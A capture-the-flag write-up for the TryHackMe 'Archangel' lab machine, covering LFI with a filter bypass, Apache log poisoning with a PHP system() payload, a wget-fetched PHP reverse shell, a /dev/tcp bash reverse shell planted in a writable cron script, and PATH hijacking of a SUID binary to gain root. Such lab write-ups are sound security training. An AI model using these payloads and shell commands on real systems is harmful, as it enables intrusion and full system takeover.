Archangel - TryHackMe Writeup
Archangel - TryHackMe Writeup
##Enumeration
###Nmap Scan
First, we run an nmap scan:
nmap -p- -vv 10.49.164.244

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
We have Port 80 open, so let's visit the web app with Burp Suite as the proxy to capture HTTP history.
###Web Application Discovery

On the home page, we find the answer to our first question by seeing the support email mentioned -
.support@mafialive.thm
Next, let's add this domain to our
file and explore the web application./etc/hosts

echo "TARGET_IP mafialive.thm" >> /etc/hostsNow, let's visit
in our browser, and as soon as we do we get our Flag 1 -mafialive.thm
.thm{*redacted*}
###Directory Fuzzing
Since we don't have much to explore, let's try fuzzing directories using
.ffuf
# Also fuzzing for common extensions like php, html, etc.
ffuf -u http://mafialive.thm/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 1000 -e .php,.html,.txt,.db,.bak -s

test.php
robots.txt
index.html
Here,
looks interesting. Let's visit this page and see what's inside.test.php

It looks like a test page that is not ready to be deployed. This also answers our third question, as
is the page under development.test.php
##Initial Access
###LFI Discovery

Moving ahead, we see a button on the same page. Clicking it shows the endpoint
.http://mafialive.thm/test.php?view=/var/www/html/development_testing/mrrobot.php
The
path is an internal file path, which directly points us to Local File Inclusion (LFI). We can use this vulnerability to read internal files and even gain RCE./var/www/html/development_testing/mrrobot.php
Failed attempts of exploitation:
test.php?view=/etc/passwd
test.php?view=../../etc/passwd
It looks like there are some filtering protections on the target. We need to get the source code of the application to bypass it.
###Source Code Analysis
After trying various PHP filters, we eventually get:
http://mafialive.thm/test.php?view=php://filter/convert.base64-encode/resource=/var/www/html/development_testing/test.php

CQo8IURPQ1RZUEUgSFRNTD4KPGh0bWw+Cgo8aGVhZD4KICAgIDx0aXRsZT5JTkNMVURFPC90aXRsZT4KICAgIDxoMT5UZXN0IFBhZ2UuIE5vdCB0byBiZSBEZXBsb3llZDwvaDE+CiAKICAgIDwvYnV0dG9uPjwvYT4gPGEgaHJlZj0iL3Rlc3QucGhwP3ZpZXc9L3Zhci93d3cvaHRtbC9kZXZlbG9wbWVudF90ZXN0aW5nL21ycmmlldyJdKSl7CgkgICAgaWYoIWNvbnRhaW5zU3RyKCRfR0VUWyd2aWV3J10sICcuLi8uLicpICYmIGNvbnRhaW5zU3RyKCRfR0VUWyd2aWV3J10sICcvdmFyL3d3
---SNIP---
Let's base64 decode to get the source script:
<!DOCTYPE HTML>
<html>

<head>
    <title>INCLUDE</title>
    <h1>Test Page. Not to be Deployed</h1>

    </button></a> <a href="/test.php?view=/var/www/html/development_testing/mrrobot.php"><button id="secret">Here is a button</button></a>

        <?php

	    //FLAG: thm{REDACTED}

            function containsStr($str, $substr) {
                return strpos($str, $substr) !== false;
            }
	    if(isset($_GET["view"])){
	    if(!containsStr($_GET['view'], '../..') && containsStr($_GET['view'], '/var/www/html/development_testing')) {
            	include $_GET['view'];
            }else{

		echo 'Sorry, Thats not allowed';
            }
	}
        ?>

</body>

</html>
From the source code, we also get our next flag -
.thm{REDACTED}
###Filter Bypass
Next, we can see the filter:
if(!containsStr($_GET['view'], '../..') && containsStr($_GET['view'], '/var/www/html/development_testing')) {
include $_GET['view'];- >Disallowed use of
../.. - >Must contain the path
/var/www/html/development_testing

So, let's use
to see if it bypasses the filter - and it does!view=/var/www/html/development_testing/..//..//..//..//etc/passwd
##Exploitation
###Log Poisoning

Next, let's try to get a reverse shell by poisoning the Apache log files. First, let's see if we can read these logs.
http://mafialive.thm/test.php?view=/var/www/html/development_testing/..//..//..//..//var/log/apache2/access.log

Next, we inject the payload in our User-Agent and resend the request.
User-Agent: <?php system($_GET['c']); ?>
###Reverse Shell
Now, let's copy and setup our reverse shell script:
┌──(kali㉿kali)-[~/CTF/THM]
└─$ cp /usr/share/webshells/php/php-reverse-shell.php shell.php
Edit the local IP and the listening port, then let's start a Python server so that the remote server can access this file.
┌──(kali㉿kali)-[~/CTF/THM]
└─$ python3 -m http.server
Now, let's send this file to the server using
:wget
http://mafialive.thm/test.php?view=/var/www/html/development_testing/..//..//..//..//var/log/apache2/access.log&c=wget http://IP:PORT/shell.phpAlright, now we need to trigger the reverse shell. But before that, let's start a listener locally on the port we mentioned in the reverse shell script.
rlwrap nc -lnvp 1337To trigger the payload, visit
.http://mafialive.thm/shell.php

We have the shell! To stabilize the shell, use:
python3 -c 'import pty; pty.spawn("/bin/bash")'##User Flag
We navigate to the
directory and find/home/archangel
. That is the user flag -user.txt
.thm{REDACTED}

We also have 2 more interesting directories -
drwxr-xr-x 2 archangel archangel 4096 Nov 18  2020 myfiles
drwxrwx--- 2 archangel archangel 4096 Nov 19  2020 secret
Let's see what's inside them:
www-data@ubuntu:/home/archangel$ ls -la myfiles
ls -la myfiles
total 12
drwxr-xr-x 2 archangel archangel 4096 Nov 18  2020 .
drwxr-xr-x 6 archangel archangel 4096 Nov 20  2020 ..
-rw-r--r-- 1 root      root        44 Nov 18  2020 passwordbackup
www-data@ubuntu:/home/archangel$ ls -la secret
ls -la secret
ls: cannot open directory 'secret': Permission denied
So, we have the
file and thepasswordbackup
folder that we cannot open.secret
Inside passwordbackup:
www-data@ubuntu:/home/archangel$ cat myfiles/passwordbackup
cat myfiles/passwordbackup
https://www.youtube.com/watch?v=dQw4w9WgXcQ
Nice RickRoll!
##Privilege Escalation
###Horizontal Escalation (Cron Job)
Let's try some privilege escalation methods.
sudo -l # didn't work

cat /etc/crontab

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/1 *   * * *   archangel /opt/helloworld.sh
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
Interesting! We have
executed as/opt/helloworld.sh
every minute. Let's see if it's editable.archangel
www-data@ubuntu:/etc$ ls -la /opt/helloworld.sh
ls -la /opt/helloworld.sh
-rwxrwxrwx 1 archangel archangel 66 Nov 20  2020 /opt/helloworld.sh
Sweet! Now, we'll replace its content with:
bash -i >& /dev/tcp/<IP>/ 0>&1Save the file, make sure it has all permissions, and start a netcat listener. Wait for a minute or so for the cron job to run, then run the following command to get a reverse shell.
rlwrap nc -lnvp 4444
Now, we can see the contents inside
folder.secret/
archangel@ubuntu:~/secret$ ls -la
ls -la
total 32
drwxrwx--- 2 archangel archangel  4096 Nov 19  2020 .
drwxr-xr-x 6 archangel archangel  4096 Nov 20  2020 ..
-rwsr-xr-x 1 root      root      16904 Nov 18  2020 backup
-rw-r--r-- 1 root      root         49 Nov 19  2020 user2.txt
archangel@ubuntu:~/secret$ cat user2.txt
cat user2.txt
thm{REDACTED}
That's our second user flag -
.thm{REDACTED}
###Vertical Escalation (SUID Binary)
Now, for root access. Let's first see what this
file is, as it has the SUID bit set.backup
archangel@ubuntu:~/secret$ file backup
file backup
backup: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=9093af828f30f957efce9020adc16dc214371d45, for GNU/Linux 3.2.0, not stripped
Okay, let's transfer this ELF to our local machine so that we can decompile it. We'll use a Python server on the remote machine and wget on the local machine for the transfer.
Once decompiled, we can see that:
int32_t main(int32_t argc, char** argv, char** envp)
{
    setuid(0);
    setgid(0);
    system("cp /home/user/archangel/myfiles/* /opt/backupfiles");
    return 0;
}
The
file is owned by root and can be executed with root privileges.backup
Exploitation Steps:
- >Create a new
commandcp - >Embed
command into it to gain an interactive shell while executing the command with root privileges/bin/bash -i - >Make it executable
- >Export the new path to make backup run the newly created
command over the existingcp
commandcp - >Run
./backup - >Gain root access!
Save the following file as
:cp
#!/bin/bash
/bin/bash -i
Then, in your terminal, run the command
.chmod +x cp
Now, let's export the new path:
export PATH=/home/archangel/secret:$PATHNow, let's run the backup executable, and we gain root access.
archangel@ubuntu:~/secret$ ls
ls
backup
cp
user2.txt
archangel@ubuntu:~/secret$ ./backup
./backup
bash: cannot set terminal process group (3578): Inappropriate ioctl for device
bash: no job control in this shell
root@ubuntu:~/secret# ##Root Flag
Finally, let's get the
flag -/root/root.txt
thm{REDACTED}
root@ubuntu:~/secret# cd /root
cd /root
root@ubuntu:/root# cat root.txt
cat root.txt
thm{REDACTED}
root@ubuntu:/root#
Challenge solved!
##References
- >https://aditya-chauhan17.medium.com/local-file-inclusion-lfi-to-rce-7594e15870e1
- >https://github.com/RoqueNight/LFI---RCE-Cheat-Sheet
##Answers
###Task 1 - Deploy Machine
- >
Connect to OpenVPN and deploy the machine
No Answer Needed
###Task 2 - Get a Shell
- >
Find a different hostname
Ans. mafialive.thm
- >
Find flag 1
Ans. thm{redacted}
- >
Look for a page under development
Ans. test.php
- >
Find flag 2
Ans. thm{redacted}
- >
Get a shell and find the user flag
Ans. thm{redacted}
###Task 3 - Root the Machine
- >
Get User 2 flag
Ans. thm{redacted}
- >
Root the machine and find the root flag
Ans. thm{redacted}